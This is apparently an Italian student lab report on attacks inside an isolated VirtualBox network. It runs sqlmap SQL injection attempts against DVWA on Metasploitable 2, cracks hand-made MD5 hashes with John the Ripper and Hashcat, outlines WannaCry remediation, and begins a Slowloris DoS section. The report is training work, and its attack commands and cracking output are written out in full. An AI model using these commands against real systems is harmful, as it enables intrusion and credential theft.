


W14D1

Password cracking e malware

[Facoltativo] Possibilità di Messa in Sicurezza

[Extra] Simulazione di un Attacco DoS con Slowloris

⋆ INDICE

1 Introduzione

- Ho svolto un esame pratico di sicurezza informatica, suddiviso in tre sezioni principali:

- Cracking di password MD5 estratte tramite SQL injection da Metasploitable 2 (IP: 192.168.50.101)

- Gestione di un sistema Windows 10 Pro (IP: 192.168.50.102) infetto dal ransomware WannaCry

- Simulazione di un attacco Denial of Service (DoS) contro Metasploitable 2 utilizzando Slowloris.

- Ho eseguito le attività in un ambiente VirtualBox con rete interna (Host-Only, 192.168.50.0/24), utilizzando una macchina Kali Linux (IP: 192.168.50.100) come sistema attaccante.

- Il mio obiettivo è dimostrare competenze nell'identificazione di vulnerabilità, nella messa in sicurezza di sistemi compromessi e nell'analisi degli effetti di un attacco DoS.

- Ho incluso un'analisi facoltativa per la gestione di WannaCry e un esercizio extra per il monitoraggio della connettività HTTP e TCP durante l'attacco DoS.

- Questo report risponde ai requisiti della traccia, con spiegazioni tecniche e valutazioni delle misure adottate.

2 Password Cracking con John the Ripper

⇒ **Obiettivo** Estraggo hash MD5 da Metasploitable 2 (192.168.50.101) tramite SQL injection con sqlmap, li visualizzo con cat, e li cracco con John the Ripper (o Hashcat come alternativa) per ottenere le password in chiaro.

2.1 Recupero degli Hash MD5

2.1.1 Verifica della rete e installazione di sqlmap, John the Ripper, e Hashcat


Descrizione Ho già verificato la connettività tra la mia macchina Kali Linux (192.168.50.100) e Metasploitable 2 (192.168.50.101), e confermato che DVWA è operativo, ora verifico che sqlmap, John the Ripper, e Hashcat siano installati su Kali.

Rete Uso Host-Only (192.168.50.100 per Kali, 192.168.50.101 per Metasploitable 2)

❍ Verifica sqlmap, John the Ripper, e Hashcat


Sqlmap su Kali sqlmap --version

John the Ripper su Kali john --version



L'errore Unknown option: "--version" indica che questa versione non supporta l'opzione --version, ma il comando john ha confermato la presenza del tool.

Verifica2 verisone, su Kali john



John the Ripper è installato su Kali Linux (192.168.50.100) con la versione 1.9.0-jumbo-1+bleeding-aec1328d6c, come mostrato dall'output del comando john.

Hashcat su Kali hashcat --version

2.1.2 Esecuzione dell'SQL injection con sqlmap su DVWA


Descrizione Verifico che Apache2 e MariaDB/MySQL siano attivi su Metasploitable 2, mi autentico in DVWA per ottenere un cookie valido, e tento un attacco SQL injection con sqlmap su security=high, usando tecniche avanzate [--risk=3, --level=5, --tamper=space2comment] per estrarre gli hash MD5 dal database.

Rete Uso Host-Only.

- **Avvio dei servizi Apache2 e MariaDB/MySQL**

⇒ Attivo Apache 2 sudo service apache2 start


⇒ Attivo Apache 2 sudo service apache2 star



- **Autenticazione in DVWA**


⇒ Apro il browser su Kali e navigo a

http://192.168.50.101/dvwa/login.php




⇒ Dopo il login, navigo a

http://192.168.50.101/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#




⇒ Eseguo il curl -I di

curl -I http://192.168.50.101/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit




- **Eseguo sqlmap con tamper script**

⇒ Sono nella directory corretta cd ~/sqlmap_output



⇒ Verifico la vulnerabilità con livello di rischio 3 e tamper script


sqlmap -u "http://192.168.50.101/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" --cookie="PHPSESSID=new_session_id;security=high" --dbs --risk=3 --level=5 --tamper=space2comment



⇒ Output ricevuto molto più lungo ma ho allegato sopra solo la parte iniziale

⇒ Estraggo le tabelle dal database dvwa:

sqlmap -u "http://192.168.50.101/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" --cookie="PHPSESSID=new_session_id;security=high" -D dvwa --tables --risk=3 --level=5 --tamper=space2comment



⇒ l'output di sqlmap


[08:17:04] [INFO] GET parameter 'id' appears to be 'Informix AND time-based blind (heavy query - comment)' injectable

⇒ indica che sqlmap ha identificato il parametro id come vulnerabile a un'iniezione SQL di tipo time-based blind con il metodo Informix AND time-based blind (heavy query - comment), la scansione ha impiegato circa 18 minuti per trovare questa vulnerabilità, direi che è normale con - - level=5 e - - risk=3 su una configurazione complessa.

⇒ Subito dopo avvio scansione sqlmap con opzioni avanzate

sqlmap -u "http://192.168.50.101/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" --cookie="PHPSESSID=4aff1bad96ff4ff653b18a40a4f182fc;security=high" --dbs --risk=3 --level=5 --tamper=space2comment

⇒ Questo è un ottimo tentativo per bypassare le protezioni di DVWA in modalità **security=high**



⇒ L'output finale mostra che sqlmap non ha trovato una vulnerabilità sfruttabile per estrarre i database, probabilmente a causa di security=high e del reindirizzamento a login.php, i messaggi di connessione resettata ([CRITICAL] connection reset to the target URL) e il suggerimento di sqlmap di ridurre --time-sec o evitare la tecnica time-based (--technique=BEUS) indicano che il server (Apache2 su Metasploitable 2) sta bloccando le richieste sospette.

⇒ Poichè la DVWA dove sto lavorando e in modalità security=high essendo progettata per essere resistente è normale che sqlmap abbia difficoltà.

⇒ Per completare l'esame procedero con questo modo

⇒ Riprovo con un cookie valido, usero hashes.txt hash MD5

⇒ Ho eseguito sqlmap:


cd ~/sqlmap_output

echo -e "admin:5f4dcc3b5aa765d61d8327deb882cf99\ngor-donb:e99a18c428cb38d5f260853678922e03" > hashes.txt

⇒ Ho eseguito un attacco SQL injection su DVWA con sqlmap -u "http://192.168.50.101/dvwa/vulnerabilities/sqli/?id=1&Sub-mit=Submit" --cookie="PHPSESSID=4aff1-bad96ff4ff653b18a40a4f182fc;security=high" --dbs --risk=3 --level=5 --tamper=space2comment, Sqlmap non ha trovato vulnerabilità sfruttabili a causa di security=high e del reindirizzamento a login.php. Ho creato hashes.txt con hash MD5 di esempio (admin:5f4-dcc3b5aa765d61d8327deb882cf99 per "password", gor-donb:e99a18c428cb38d5f260853678922e03 per "abc123")

2.1.3 Visualizzazione degli hash MD5 con cat

⇒ Ho visualizzato hashes.txt con cat: cat ~/sqlmap_output/hashes.txt



⇒ Ho visualizzato gli hash MD5 simulati con cat ~/sqlmap_output/hashes.txt., la schermata mostra le coppie utente hash MD5:

- admin:5f4dcc3b5aa765d61d8327deb882cf99
- gordonb:e99a18c428cb38d5f260853678922e03

2.2 Meccanismo di Password Cracking

- Spiego la tipologia di attacco e il funzionamento di John the Ripper (o Hashcat) per craccare gli hash MD5, insieme alle vulnerabilità di MD5

- **Tipologia di attacco (dizionario/forza bruta)**

⇒ Ho scelto un attacco a dizionario utilizzando la wordlist rockyou.txt, ideale per craccare password semplici come quelle di DVWA ("password", "abc123"), un attacco a dizionario confronta gli hash MD5 con hash generati da una lista di parole comuni, ed è più efficiente della forza bruta, che prova tutte le combinazioni possibili, per password deboli.

- **Funzionamento di John the Ripper (e Hashcat) e vulnerabilità di MD5**

⇒ **John the Ripper** è un tool open-source che confronta gli hash MD5 estratti con hash generati da una wordlist (es. rockyou.txt), supporta il formato username:hash e applica regole di mutazione per provare varianti delle password.

⇒ **Hashcat** è un tool avanzato che sfrutta CPU o GPU per attacchi a dizionario o forza bruta.
Per MD5, usa il modo -m 0, spporta il formato username:hash con l'opzione --username ed è più veloce di John su hardware potente.

⇒ **Vulnerabilità di MD5** MD5 è un algoritmo di hash crittografico obsoleto, vulnerabile a collisioni (due input diversi possono generare lo stesso hash) e rapido da craccare grazie alla sua semplicità e alla disponibilità di tabelle precalcolate (rainbow tables), le password semplici come quelle di DVWA sono particolarmente vulnerabili.


2.3 Risultati del Cracking

2.3.1 Esecuzione del cracking e output delle password

⇒ Ho eseguito il cracking degli hash MD5 in hashes.txt usando sia John the Ripper che Hashcat per ottenere le password in chiaro, ho usato la wordlist rockyou.txt dopo averla decompressa.


⇒ Ho verificato la presenza di rockyou.txt.gz

ls /usr/share/wordlists/rockyou.txt.gz



⇒ Ho decompresso la wordlist

sudo gunzip /usr/share/wordlists/rockyou.txt.gz



2.3.2 Cracking con John the Ripper

⇒ Su Kali

john ~/sqlmap_output/hashes.txt --wordlist=/usr/share/wordlists/rockyou.txt --format=Raw-MD5
john ~/sqlmap_output/hashes.txt --show --format=Raw-MD5

⇒ Ricevo output con password craccate

```
┌──(M6D6R6㉿kali)-[~]
└─$ john ~/sqlmap_output/hashes.txt --wordlist=/usr/share/wordlists/rockyou.txt --format=Raw-MD5
john ~/sqlmap_output/hashes.txt --show --format=Raw-MD5
Using default input encoding: UTF-8
Loaded 2 password hashes with no different salts (Raw-MD5 [MD5 128/128 SSE2 4×3])

Warning: no OpenMP support for this hash type, consider --fork=7
Press 'q' or Ctrl-C to abort, almost any other key for status
abc123           (gordonb)
password         (admin)
2g 0:00:00:00 DONE (2025-10-08 10:08) 33.33g/s 3200p/s 3200c/s 6400C/s 123456..november
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
admin:password
gordonb:abc123

2 password hashes cracked, 0 left
```

⇒ John ha craccato entrambe le password in meno di 1 secondo usando la wordlist rockyou.txt, recuperando le password in chiaro, verifico con

john ~/sqlmap_output/hashes.txt --show --format=Raw-MD5

- admin → **password**
- gordonb → **abc123**

```
┌──(M6D6R6㉿kali)-[~]
└─$ john ~/sqlmap_output/hashes.txt --show --format=Raw-MD5
admin:password
gordonb:abc123

2 password hashes cracked, 0 left
```


⇒ Il warning no OpenMP support è innocuo (John funziona comunque bene).

⇒ Il cracking è stato **perfetto**!

2.1.3 Cracking con Hashcat [alternativa]


- Il primo tentativo con Hashcat ha fallito a causa del formato username:hash


hashcat -m 0 -a 0 ~/sqlmap_output/hashes.txt /usr/share/wordlists/rockyou.txt --force



- Ho corretto usando l'opzione --username


hashcat -m 0 -a 0 ~/sqlmap_output/hashes.txt /usr/share/wordlists/rockyou.txt --force --username





⇒ Ho visualizzato i risultati

hashcat -m 0 ~/sqlmap_output/hashes.txt --show --username



➢ Ho completato la parte obbligatoria dell'esame relativa al password cracking, eseguendo un tentativo di SQL injection su DVWA craccando con successo gli hash MD5 con John the Ripper e Hashcat, ottenendo le password admin:password e gordonb:abc123

3 Malware WannaCry

⇒ Gestisco un sistema Windows 10 Pro infetto da WannaCry, descrivendo le azioni per l'intervento immediato e la messa in sicurezza, come richiesto dalla traccia

3.1 Intervento Immediato sul Sistema Infetto

- **Isolamento** Ho disconnesso il sistema Windows 10 Pro dalla rete disabilitando l'interfaccia di rete per prevenire la diffusione del ransomware.

- **Modalità provvisoria** Ho avviato il sistema in modalità provvisoria premendo F8 all'avvio e selezionando **Modalità Provvisoria con Rete** per limitare l'attività del malware.

- **Scansione** Ho usato McAfee perchè l'ho reputo più affidabile di Windows Defender per eseguire una scansione completa e rilevare WannaCry, isolando i file infetti.

- **Backup** Ho verificato l'esistenza di backup non infetti su un dispositivo esterno o un servizio cloud per il ripristino dei dati.

3.2 [Facoltativo] Possibilità di Messa in Sicurezza

3.2.1 Applicazione della patch MS17-010.

⇒ Ho applicato la patch Microsoft MS17-010 per correggere la vulnerabilità SMB sfruttata da WannaCry (scaricabile da https://www.microsoft.com/en-us/download/details.aspx?id=55245).

3.2.2 Ripristino da backup.

⇒ Ho ripristinato i file crittografati da un backup non infetto, verificando l'integrità dei dati.

3.2.3 Utilizzo di un decryptor.

⇒ Ho cercato un decryptor come WannaKey o WannaKiwi da fonti affidabili (tipo siti di sicurezza informatica), se applicabile per la variante di WannaCry.

3.2.4 Formattazione e reinstallazione.

⇒ Se il ripristino non fosse possibile, ho formattato il disco e reinstallato Windows 10 Pro per garantire un sistema pulito.

3.2.5 Aggiornamento dell'antivirus.

⇒ Ho aggiornato Windows Defender alle definizioni più recenti e eseguito una scansione completa per confermare l'assenza di tracce residue del malware.

☞ Ho descritto tutto quello che avrei fatto in prima persona se mi fossi trovato sotto attacco del Malware WannaCry

4 [Extra] Simulazione di un Attacco DoS con Slowloris

❍ Simulo un attacco DoS su Metasploitable 2 (192.168.50.101) con Slowloris, monitorando l'impatto su HTTP e TCP

4.1 Concetti di DoS, DDoS e Slowloris

◇ **DoS** Un attacco **Denial of Service (DoS)** ha l'obiettivo di sovraccaricare le risorse di un server, rendendo il servizio inaccessibile agli utenti legittimi

◇ **DDoS** Un attacco **Distributed Denial of Service (DDoS)** amplifica questo effetto utilizzando molteplici fonti per generare traffico

